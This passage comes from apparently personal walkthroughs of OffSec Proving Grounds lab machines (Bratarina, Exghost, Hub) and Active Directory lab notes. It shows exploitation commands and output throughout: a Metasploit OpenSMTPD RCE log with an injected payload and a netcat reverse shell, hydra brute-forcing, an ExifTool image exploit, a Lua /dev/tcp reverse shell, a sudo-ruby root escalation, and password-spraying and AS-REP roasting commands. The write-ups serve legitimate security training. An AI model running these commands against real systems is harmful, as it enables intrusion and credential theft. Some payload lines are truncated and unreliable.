-rw-rw-r-- 1 andrew andrew 1220 Mar 22 15:46 page.pdf
andrew@rubydome:~/app$ cp app.rb app.rb.bak
cp app.rb app.rb.bak
andrew@rubydome:~/app$ echo "system('/bin/bash')" > app.rb
echo "system('/bin/bash')" > app.rb
andrew@rubydome:~/app$ sudo /usr/bin/ruby /home/andrew/app/app.rb
sudo /usr/bin/ruby /home/andrew/app/app.rb
root@rubydome:/home/andrew/app# whoami
whoami
root
root@rubydome:/home/andrew/app# cat /root/proof.txt
cat /root/proof.txt
2f232fecea3a2b5116cb328b9471bdd3
```
# Bratarina
## Intro
```
# Nmap 7.94SVN scan initiated Fri Mar 22 09:11:34 2024 as: nmap -sC -sV -vv -oA nmap/initial bratarina.pg
Nmap scan report for bratarina.pg (192.168.202.71)
Host is up, received echo-reply ttl 61 (0.040s latency).
Scanned at 2024-03-22 09:11:36 CDT for 51s
Not shown: 995 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 db:dd:2c:ea:2f:85:c5:89:bc:fc:e9:a3:38:f0:d7:50 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDJ0GZmmFtQUJbj2HgPsye2Xccyyh9mC8fsCwIivM4x3o3mwZDNi6g+Y6nIs5SuOJj2IpS+E9O5wB71MSIv7d7XYrd6paprfvnvMCyAQ9VTn8py6CQ/OsgeOITU+JnAxoe3WQklpyAVqhJ7ASqAInZF8oHDaebr6gBKEq4nkoLOtJSZeB8xWDHhbQZjG6AY81Y2mHPZH/LC4gSXpSmw+3h0zhlCN/kxeyhjrsrZqIVdKhg4emds8+gQyu1Wrz4AUUBGscI6Sh5rjImr+SC4rAGgn6N0MVPcZA1mS0JUplz758Y3YFXstqO2SdaHB/Qb50fkcpclcYKibSbCv5ZLNzOf
| 256 e3:b7:65:c2:a7:8e:45:29:bb:62:ec:30:1a:eb:ed:6d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOWgZAzhJ+plc4Rk/YyGvQ1KOKK9j31ix1uCWIAirjnZS/lKwcvYrkG+lVsJRBnBYVA+67ILSJR2YNVz9uZshPE=
| 256 d5:5b:79:5b:ce:48:d8:57:46:db:59:4f:cd:45:5d:ef (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC2Z9krPXlbEN6Xl40sc3BiVLfhbtd+l5ZFNBKkF7pYT
25/tcp open smtp syn-ack ttl 61 OpenSMTPD
| smtp-commands: bratarina Hello bratarina.pg [192.168.45.152], pleased to meet you, 8BITMIME, ENHANCEDSTATUSCODES, SIZE 36700160, DSN, HELP
|_ 2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, please contact bugs@openbsd.org 2.0.0 with full details 2.0.0 End of HELP info
53/tcp closed domain reset ttl 61
80/tcp open http syn-ack ttl 61 nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Page not found - FlaskBB
445/tcp open netbios-ssn syn-ack ttl 61 Samba smbd 4.7.6-Ubuntu (workgroup: COFFEECORP)
Service Info: Host: bratarina; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 22038/tcp): CLEAN (Timeout)
| Check 2 (port 53384/tcp): CLEAN (Timeout)
| Check 3 (port 21897/udp): CLEAN (Timeout)
| Check 4 (port 39979/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
| date: 2024-03-22T14:11:53
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
| Computer name: bratarina
| NetBIOS computer name: BRATARINA\x00
| Domain name: \x00
| FQDN: bratarina
|_ System time: 2024-03-22T10:11:52-04:00
|_clock-skew: mean: 1h20m02s, deviation: 2h18m35s, median: 1s
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar 22 09:12:27 2024 -- 1 IP address (1 host up) scanned in 53.37 seconds
```
Open Ports
* 22/tcp - OpenSSH 7.6p1
* 25/tcp - OpenSMTPD
* 80/tcp - nginx 1.14.0
* 445/tcp - Samba smbd 4.7.6
OpenSMTPD Exploits
## Initial Foothold
```
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > show options
Module options (exploit/unix/smtp/opensmtpd_mail_from_rce):
Name Current Setting Required Description
---- --------------- -------- -----------
RCPT_TO root yes Valid mail recipient
RHOSTS bratarina.pg yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST 192.168.45.152 yes The listen address (an interface may be specified)
LPORT 80 yes The listen port
Exploit target:
Id Name
-- ----
0 OpenSMTPD 6.4.0 - 6.6.1
View the full module info with the info, or info -d command.
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > run
[*] Started reverse TCP handler on 192.168.45.152:80
[*] 192.168.202.71:25 - Running automatic check ("set AutoCheck false" to disable)
[!] 192.168.202.71:25 - The service is running, but could not be validated.
[*] 192.168.202.71:25 - Connecting to OpenSMTPD
[*] 192.168.202.71:25 - Saying hello and sending exploit
[*] 192.168.202.71:25 - Expecting: /220.*OpenSMTPD/
[*] 192.168.202.71:25 - Sending: HELO Fu9Gr5sSrBNw0zZ2a
[*] 192.168.202.71:25 - Expecting: /250.*pleased to meet you/
[*] 192.168.202.71:25 - Sending: MAIL FROM:<;for l in M Q e 4 o v 1 D j E T t 8 M;do read l;done;sh;exit 0;>
[*] 192.168.202.71:25 - Expecting: /250.*Ok/
[*] 192.168.202.71:25 - Sending: RCPT TO:
[*] 192.168.202.71:25 - Expecting: /250.*Recipient ok/
[*] 192.168.202.71:25 - Sending: DATA
[*] 192.168.202.71:25 - Expecting: /354 Enter mail.*itself/
[*] 192.168.202.71:25 - Sending:
#
#
#
#
#
#
#
#
#
#
#
#
#
#
mkfifo /tmp/fnmudoa; nc 192.168.45.152 80 0/tmp/fnmudoa 2>&1; rm /tmp/fnmudoa
[*] 192.168.202.71:25 - Sending: .
[*] 192.168.202.71:25 - Expecting: /250.*Message accepted for delivery/
[*] 192.168.202.71:25 - Sending: QUIT
[*] 192.168.202.71:25 - Expecting: /221.*Bye/
[*] Command shell session 1 opened (192.168.45.152:80 -> 192.168.202.71:42038) at 2024-03-22 10:06:00 -0500
whoami
root
pwd
/root
ls -la
total 28
drwx------ 4 root root 4096 Mar 22 10:08 .
drwxr-xr-x 23 root root 4096 Jul 6 2020 ..
-rw------- 1 root root 0 Jul 9 2020 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx------ 2 root root 4096 Jul 6 2020 .cache
drwx------ 3 root root 4096 Jul 6 2020 .gnupg
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 33 Mar 22 10:08 proof.txt
cat proof.txt
470915275876f89210c9911a6fa0c973
```
## Privilege Escalation
No privilege escalation required as initial access gained by exploiting OpenSMTPD yielded root access.
# Exghost
## Intro
This is my first walkthrough posted on this site. While this box was labeled as 'Easy' by OffSec, I ran into several challenges along the way. As a result, I resorted to peeking at two walkthroughs at several times during the assessment. Shoutout to the following two walkthroughs for pointing me in the right direction:
* [Exghost Walkthrough by Vivek Kumar](https://medium.com/@vivek-kumar/offensive-security-proving-grounds-walk-through-exghost-2e9a969ef711)
* [Exghost Walkthrough by Jose Serno](https://medium.com/@jserna4510/exghost-pg-walkthrough-1d20b3011b2f)
## Initial Foothold
I began by running an nmap scan to identify open ports:
{% code fullWidth="false" %}
```
# Nmap 7.94 scan initiated Fri Dec 1 10:19:25 2023 as: nmap -sC -sV -oA nmap/initial -vv exghost.pg
Nmap scan report for exghost.pg (192.168.162.183)
Host is up, received echo-reply ttl 61 (0.041s latency).
Scanned at 2023-12-01 10:19:25 CST for 16s
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
20/tcp closed ftp-data reset ttl 61
21/tcp open ftp syn-ack ttl 61 vsftpd 3.0.3
80/tcp open http syn-ack ttl 61 Apache httpd 2.4.41
|_http-title: 403 Forbidden
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: 127.0.0.1; OS: Unix
```
{% endcode %}
I also ran a full TCP and UDP port scan, but these did not yield any additional results.
VSFTPD 3.0.3 and Apache 2.4.41 were found to be running on the host. This version of VSFTPD is vulnerable to Denial-of-Service, which did not seem useful for this lab. While this version of Apache has two CVEs assigned to it which result in code execution, the exploit requires a non-default configuration, and this instance was not found to be vulnerable to the exploit:
I enumerated HTTP using Gobuster and found that most results were giving HTTP 403 'Forbidden' response codes, indicating that I was not authorized to view the pages. However, this did indicate the existence of an `uploads` directory:
```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://exghost.pg
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/joe/Downloads/raft-small-words.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: phtml,php
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php (Status: 403) [Size: 275]
/.html.phtml (Status: 403) [Size: 275]
/.html.php (Status: 403) [Size: 275]
/.html (Status: 403) [Size: 275]
/.htm.php (Status: 403) [Size: 275]
/.htm (Status: 403) [Size: 275]
/.htm.phtml (Status: 403) [Size: 275]
/uploads (Status: 301) [Size: 310] [--> http://exghost.pg/uploads/]
/. (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.htaccess.phtml (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.phtml (Status: 403) [Size: 275]
/.htc.php (Status: 403) [Size: 275]
/.htc (Status: 403) [Size: 275]
/.htc.phtml (Status: 403) [Size: 275]
/.html_var_DE.php (Status: 403) [Size: 275]
/.html_var_DE (Status: 403) [Size: 275]
/.html_var_DE.phtml (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd.phtml (Status: 403) [Size: 275]
/.html. (Status: 403) [Size: 275]
/.html..phtml (Status: 403) [Size: 275]
/.html..php (Status: 403) [Size: 275]
/.html.html (Status: 403) [Size: 275]
/.html.html.phtml (Status: 403) [Size: 275]
/.html.html.php (Status: 403) [Size: 275]
/.htpasswds (Status: 403) [Size: 275]
/.htpasswds.phtml (Status: 403) [Size: 275]
/.htpasswds.php (Status: 403) [Size: 275]
/.htm. (Status: 403) [Size: 275]
/.htm..phtml (Status: 403) [Size: 275]
/.htm..php (Status: 403) [Size: 275]
/.htmll (Status: 403) [Size: 275]
/.htmll.phtml (Status: 403) [Size: 275]
/.htmll.php (Status: 403) [Size: 275]
/.phps (Status: 403) [Size: 275]
/.html.old (Status: 403) [Size: 275]
/.html.old.php (Status: 403) [Size: 275]
/.html.old.phtml (Status: 403) [Size: 275]
/.ht (Status: 403) [Size: 275]
/.ht.phtml (Status: 403) [Size: 275]
/.html.bak.php (Status: 403) [Size: 275]
/.ht.php (Status: 403) [Size: 275]
/.html.bak (Status: 403) [Size: 275]
/.html.bak.phtml (Status: 403) [Size: 275]
/.htm.htm (Status: 403) [Size: 275]
/.htm.htm.phtml (Status: 403) [Size: 275]
/.htm.htm.php (Status: 403) [Size: 275]
/.htgroup.php (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]
/.htgroup (Status: 403) [Size: 275]
/.hta (Status: 403) [Size: 275]
/.html1 (Status: 403) [Size: 275]
/.hta.phtml (Status: 403) [Size: 275]
/.html1.php (Status: 403) [Size: 275]
/.html1.phtml (Status: 403) [Size: 275]
/.htgroup.phtml (Status: 403) [Size: 275]
/.html.LCK.php (Status: 403) [Size: 275]
/.html.LCK (Status: 403) [Size: 275]
/.html.LCK.phtml (Status: 403) [Size: 275]
/.html.printable (Status: 403) [Size: 275]
/.html.printable.phtml (Status: 403) [Size: 275]
/.html.printable.php (Status: 403) [Size: 275]
/.htm.LCK (Status: 403) [Size: 275]
/.htm.LCK.phtml (Status: 403) [Size: 275]
/.htm.LCK.php (Status: 403) [Size: 275]
/.htaccess.bak (Status: 403) [Size: 275]
/.htaccess.bak.php (Status: 403) [Size: 275]
/.htaccess.bak.phtml (Status: 403) [Size: 275]
/.html.php (Status: 403) [Size: 275]
/.html.php.php (Status: 403) [Size: 275]
/.html.php.phtml (Status: 403) [Size: 275]
/.htmls (Status: 403) [Size: 275]
/.htmls.php (Status: 403) [Size: 275]
/.htmls.phtml (Status: 403) [Size: 275]
/.htx (Status: 403) [Size: 275]
/.htx.php (Status: 403) [Size: 275]
/.htx.phtml (Status: 403) [Size: 275]
/.htlm (Status: 403) [Size: 275]
/.htlm.phtml (Status: 403) [Size: 275]
/.htm2 (Status: 403) [Size: 275]
/.htlm.php (Status: 403) [Size: 275]
/.htm2.php (Status: 403) [Size: 275]
/.htm2.phtml (Status: 403) [Size: 275]
/.html- (Status: 403) [Size: 275]
/.html-.php (Status: 403) [Size: 275]
/.html-.phtml (Status: 403) [Size: 275]
/.htuser.php (Status: 403) [Size: 275]
/.htuser.phtml (Status: 403) [Size: 275]
/.htuser (Status: 403) [Size: 275]
===============================================================
Finished
===============================================================
```
I repeated my Gobuster scan on the `uploads` directory, but did not have any results without the HTTP 403 response code.
Turning my attention to the FTP service, I noticed that anonymous login was not allowed. While a previous version of VSFTPD was known to have default credentials, those credentials were not valid for this instance. In previous boxes I have worked through, if brute forcing is required, enumeration typically reveals a username that can be used. However, in this case, brute forcing of both the username and password combination were required:
```shell-session
┌──(joe㉿kali)-[~]
└─$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt ftp://exghost.pg
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-02 10:17:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 66 login tries, ~5 tries per task
[DATA] attacking ftp://exghost.pg:21/
[21][ftp] host: exghost.pg login: user password: system
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-02 10:17:48
```
I was then able to connect to the FTP service and download a file named `backup`:
```
┌──(joe㉿kali)-[~]
└─$ ftp user@exghost.pg
Connected to exghost.pg.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||12485|)
^C
receive aborted. Waiting for remote to finish abort.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rwxrwxrwx 1 0 0 126151 Jan 27 2022 backup
226 Directory send OK.
ftp> get backup
local: backup remote: backup
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for backup (126151 bytes).
100% |******************************************************************| 123 KiB 805.28 KiB/s 00:00 ETA
226 Transfer complete.
126151 bytes received in 00:00 (604.46 KiB/s)
```
Reviewing the `backup` file, it was found to be a packet capture. Within this packet capture was a POST request to `/exiftest.php` uploading a file as form data:
Additionally, the response to this POST request indicated that version 12.23 of ExifTool was in use:
This version of ExifTool was vulnerable to CVE-2021-22204, which allows for arbitrary code execution when parsing a malicious image that uses the DjVu file format. I found an [exploit on Exploit-DB](https://www.exploit-db.com/exploits/50911) which can create an image that will create a reverse shell connection when parsed:
I started a netcat listener on port 9001, and was then able to use the following curl command to submit the malicious image as form data in a POST request:
```
┌──(joe㉿kali)-[~/hax/pg/exghost]
└─$ curl -F myFile=@image.jpg http://exghost.pg/exiftest.php
```
After submitting the image, I caught a reverse shell on my netcat listener:
```
┌──(joe㉿kali)-[~/hax/pg/exghost]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.45.245] from (UNKNOWN) [192.168.193.183] 48540
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/var/www/html
```
## Privilege Escalation
After gaining an initial foothold as the `www-data` user, I moved into the `/tmp` directory to run linpeas:
```
$ cd /tmp
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
$ sh linpeas.sh | tee linpeas-output.txt
```
The linpeas output revealed that this host is vulnerable to CVE-2021-4034:
However, there was not a C compiler installed on the host. Before I attempted to compile an exploit off-box, I looked for alternatives and found an [exploit written in python3](https://github.com/joeammond/CVE-2021-4034). Executing this exploit resulted in `root` access!
# Hub
## Intro
Hub was classified as an 'Easy' box by OffSec, and follows a relatively straightforward attack path. After scanning open services, I identified a web service named 'FuguHub' which had a known CVE. Exploiting this CVE resulted in a reverse shell with `root` access.
## Intial Foothold
### Nmap Scan
I began by running an `nmap` scan to identify open ports:
```
# Nmap 7.94 scan initiated Fri Dec 8 10:25:10 2023 as: nmap -sC -sV -oA nmap/initial -vv hub.pg
Nmap scan report for hub.pg (192.168.210.25)
Host is up, received echo-reply ttl 61 (0.058s latency).
Scanned at 2023-12-08 10:25:11 CST for 22s
Not shown: 996 closed tcp ports (reset)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 61 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
| 3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNEbgprJqVJa8R95Wkbo3cemB4fdRzos+v750LtPEnRs+IJQn5jcg5l89Tx4junU+AXzLflrMVo55gbuKeNTDtFRU9ltlIu4AU+f7lRlUlvAHlNjUbU/z3WBZ5ZU9j7Xc9WKjh1Ov7chC0UnDdyr5EGrIwlLzgk8zrWx364+S4JqLtER2/n0rhVxa9RCw0tR/oL24kMep4q7rFK6dThiRtQ9nsJFhh6yw8Fmdg7r4uohqH70UJurVwVNwFqtr/86e4VSSoITlMQPZrZFVvoSsjyL8LEODt1qznoLWudMD95Eo1YFSPID5VcS0kSElfYigjSr+9bNSdlzAof1mU6xJA67BggGNu6qITWWIJySXcropehnDAt2nv4zaKAUKc/T0ij9wkIBskuXfN88cEmZbu+gObKbLgwQSRQJIpQ+B/mA8CD4AiaTmEwGSWz1dVPp5Fgb6YVy6E4oO9ASuD9Q1JWuRmnn8uiHF/nPLs2LC2+rh3nPLXlV+MG/zUfQCrdrE=
| 256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCUhhvrIBs53SApXKZYHWBlpH50KO3POt8Y+WvTvHZ5YgRagAEU5eSnGkrnziCUvDWNShFhLHI7kQv+mx+4R6Wk=
| 256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN4MSEXnpONsc0ANUT6rFQPWsoVmRW4hrpSRq++xySM9
80/tcp open http syn-ack ttl 61 nginx 1.18.0
| http-methods:
|_ Supported Methods: GET HEAD POST
|_http-title: 403 Forbidden
|_http-server-header: nginx/1.18.0
8082/tcp open http syn-ack ttl 61 Barracuda Embedded Web Server
|_http-favicon: Unknown favicon MD5: FDF624762222B41E2767954032B6F1FF
|_http-server-header: BarracudaServer.com (Posix)
|_http-title: Home
| http-webdav-scan:
| Server Type: BarracudaServer.com (Posix)
| WebDAV type: Unknown
| Server Date: Fri, 08 Dec 2023 16:25:29 GMT
|_ Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PATCH, POST, PUT, COPY, DELETE, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
| http-methods:
| Supported Methods: OPTIONS GET HEAD PROPFIND PATCH POST PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK
|_ Potentially risky methods: PROPFIND PATCH PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK
9999/tcp open ssl/http syn-ack ttl 61 Barracuda Embedded Web Server
|_http-favicon: Unknown favicon MD5: FDF624762222B41E2767954032B6F1FF
|_http-title: Home
| http-webdav-scan:
| Server Type: BarracudaServer.com (Posix)
| WebDAV type: Unknown
| Server Date: Fri, 08 Dec 2023 16:25:30 GMT
|_ Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PATCH, POST, PUT, COPY, DELETE, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK
| http-methods:
| Supported Methods: OPTIONS GET HEAD PROPFIND PATCH POST PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK
|_ Potentially risky methods: PROPFIND PATCH PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK
| ssl-cert: Subject: commonName=FuguHub/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:FuguHub, DNS:FuguHub.local, DNS:localhost
| Issuer: commonName=Real Time Logic Root CA/organizationName=Real Time Logic LLC/countryName=US/organizationalUnitName=SharkSSL/emailAddress=ginfo@realtimelogic.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-07-16T19:15:09
| Not valid after: 2074-04-18T19:15:09
| MD5: 6320:2067:19be:be32:18ce:3a61:e872:cc3f
| SHA-1: 503c:a62d:8a8c:f8c1:6555:ec50:77d1:73cc:0865:ec62
| -----BEGIN CERTIFICATE-----
| MIIEfDCCA2SgAwIBAgIBEDANBgkqhkiG9w0BAQsFADCBiDELMAkGA1UEBhMCVVMx
| HDAaBgNVBAoTE1JlYWwgVGltZSBMb2dpYyBMTEMxETAPBgNVBAsTCFNoYXJrU1NM
| MSAwHgYDVQQDExdSZWFsIFRpbWUgTG9naWMgUm9vdCBDQTEmMCQGCSqGSIb3DQEJ
| ARYXZ2luZm9AcmVhbHRpbWVsb2dpYy5jb20wIBcNMTkwNzE2MTkxNTA5WhgPMjA3
| NDA0MTgxOTE1MDlaMDQxCzAJBgNVBAYTAlVTMRMwEQYDVQQIDApDYWxpZm9ybmlh
| MRAwDgYDVQQDDAdGdWd1SHViMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
| AQEA2uaLiecelbCvdPpZcmweQmK+rcxjFwKKx+ButcLc/vgDTbbDDsg9Pfn78RNE
| hrM1WsvkGXKgJY2M9tzTB6o27pUipwfYAA8a4mV7wfM+YGOVuC05t3oh3+GtSciQ
| ZNDEX3cSZ5XanKPNe9vNBNtFiC5ujadbsLWJxC4mHR9fnx3fPlhQO25QBcX+0M1h
| vOwsidZaqyl+R1zMOi/6IpJJobTJMRKT23N61q3ZKeJnZM2JK9H2srC8tRlIidpf
| Iu3Sv7St3Hg2VzbtlEDpGdISZTwpB+MIgvcZ2Z5IVfnhYJlQlNGHbg8jnegA07VE
| AsfkNlyMfVO88TCo5fLhE6wZLwIDAQABo4IBQDCCATwwHQYDVR0OBBYEFI5fqYOD
| ozZher2qQbU3//9gzTIyMIG1BgNVHSMEga0wgaqAFHlYmIP3mqIAiKOI3DxqZo3k
| KQKGoYGOpIGLMIGIMQswCQYDVQQGEwJVUzEcMBoGA1UEChMTUmVhbCBUaW1lIExv
| Z2ljIExMQzERMA8GA1UECxMIU2hhcmtTU0wxIDAeBgNVBAMTF1JlYWwgVGltZSBM
| b2dpYyBSb290IENBMSYwJAYJKoZIhvcNAQkBFhdnaW5mb0ByZWFsdGltZWxvZ2lj
| LmNvbYIBADAJBgNVHRMEAjAAMAsGA1UdDwQEAwIDqDAdBgNVHSUEFjAUBggrBgEF
| BQcDAgYIKwYBBQUHAwEwLAYDVR0RBCUwI4IHRnVndUh1YoINRnVndUh1Yi5sb2Nh
| bIIJbG9jYWxob3N0MA0GCSqGSIb3DQEBCwUAA4IBAQBsn2vzaK/2bKmWJ52FiRVw
| K3NxCqQrxHjXp2nJFc0S05XnCUqN5RbTgyhv0a8ODniaiJbXAaJC34Ot+v6UMeWE
| CHmZgjbZUvsrQiEUz+i0fegtwp+zgSOlb6t+g3lPGTzBjlFUfb0gaRSxSoI42apG
| QBwoN1haaHhm6THC7DIYmFiOgRiQfitiTf9FtbwTTfrLnVm3e3dCuwCmkcDgBZE1
| Q0M4pGSS3vWTQxF6oyYNe7mhtvGeG7qYE6amtF9iuiUt0MrH4hXTMfHcjHdRULgc
| 1a3vVPwl5CZsQRz40OPrQVtF7rcXRNWsU/1ze9r1sgeLxvjWmbW0GByKJ+jnHALy
|_-----END CERTIFICATE-----
|_http-server-header: BarracudaServer.com (Posix)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec 8 10:25:33 2023 -- 1 IP address (1 host up) scanned in 22.64 seconds
```
This revealed an OpenSSH service on port 22, nginx running on port 80, and two Barracuda Web Server instances running on ports 8082 and 9999.
### Examining HTTP Services
Performing a brief review of port 80, I was met with a HTTP 403 'Forbidden' response. Additionally, there was no robots.txt page available:
Performing a brief review of port 9999, I was met with a page that appeared to be raw data which was not human readable:
Finally, reviewing port 8082, there appeared to be an instance of the 'FuguHub' web application hosted. After waiting on the landing page for a few seconds, I was prompted to create an Administrator account for this application:
### Exploiting FuguHub
#### Attempt #1
Searching for 'FuguHub' in searchsploit revealed an [exploit existed for versions 8.1 and lower of this application:](https://www.exploit-db.com/exploits/51550)
When I first reviewed this exploit, I did not entirely understand the attack path. Revewing it in hindsight, it appears to adhere to the following steps:
1. Check if an account already exists
2. Create an account
3. Login as the newly created account
4. Upload a reverse shell file to the `/fs/cmsdocs` directory
5. Send a GET request for the newly created file to trigger code execution
However, while the exploit included a command-line argument for the remote port that the application was hosted on, several portions of the exploit code still used a hard-coded value of 443 for the remote port. I attempted to modify the exploit code to account for the command-line argument, but was ultimately unable to get this to work.
#### Attempt #2
I found [another exploit](https://github.com/overgrowncarrot1/CVE-2023-24078) for CVE-2023-24078, which conventiently had a demo video on the README page of its GitHub repository. This exploit uses browser automation via Selenium to accomplish the actions of:
* creating a reverse shell script in LUA
* checking if an account already exists
* creating an account
* locating the filesharing component of the site, and
* displaying the URL by which the file share can be accessed using a WebDAV client
The exploit then provides instructions to open the file share using the `cadaver` WebDAV client, changing directory, authenticating as the newly created administrative account, and uploading the reverse shell script.
Once these actions are completed, the exploit script prompts you to open a `netcat` listener and press ENTER within the exploit script execution window. This then causes the script to send an HTTP GET request to the location of our uploaded reverse shell script on the webserver, which is then executed on the server, and we catch a root shell in our `netcat` listener!
#### Reproducing the Exploit Manually
After I was able to get this final exploit script to work, I reviewed the actions it was taking and finally gained a better understanding of the attack path. Additionally, I was able to gain some insight from the [this writeup](https://github.com/ojan2021/Fuguhub-8.1-RCE) on the vulnerability, which I was linked to from the [NIST National Vulnerability Database page](https://nvd.nist.gov/vuln/detail/CVE-2023-24078) on this CVE.
I was then able to reproduce the exploit through browser interactions after starting my `netcat` listener:
* Navigate to the `/fs` directory and login as the admin account we created
* Upload the LUA reverse shell script
* Navigate to the /lua-revshell.lsp URI to trigger execution
The contents of the reverse shell I used are listed below:
```lua
Lua Server Pages Reverse Shell
haha
& /dev/tcp/192.168.45.199/9001 0>&1'")?>
you sent a request
```
## Privilege Escalation
No privilege escalation was required on this box, as our initial shell granted `root` access.
# HTB - Coming Soon
Nothing to see here... yet...
# THM - Coming Soon
Nothing to see here... yet...
# CTF - Coming Soon
Nothing to see here... yet...
# Dev
{% embed url="" %}
{% embed url="" %}
# Butler
{% embed url="" %}
# Active Directory
# Lab Creation
# Lab Notes
* Guess names of valid accounts from statistically likely usernames
* produce custom list using base lists, as format used by environment did not already have corresponding wordlist
* kerbrute\_linux\_amd64 userenum --dc 192.168.1.200 -d acme.local ./statistically-likely-usernames/john\_smith.txt
* Perform password spray across all discovered usernames with "Welcome1"
* kerbrute\_linux\_amd64 passwordspray -d acme.local --dc 192.168.1.200 valid\_usernames.txt Welcome1
* password spray was successful for user chris\_nelson
* Get list of all domain users
* enum4linux -U -u chris\_nelson -p Welcome1 192.168.1.200
* Get list of ASREP Roastable users and their hashes for cracking
* python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py -usersfile all\_usernames.txt -request -format hashcat -outputfile ASREP\_roastable\_users\_hashes.txt -dc-ip 192.168.1.200 'ACME/'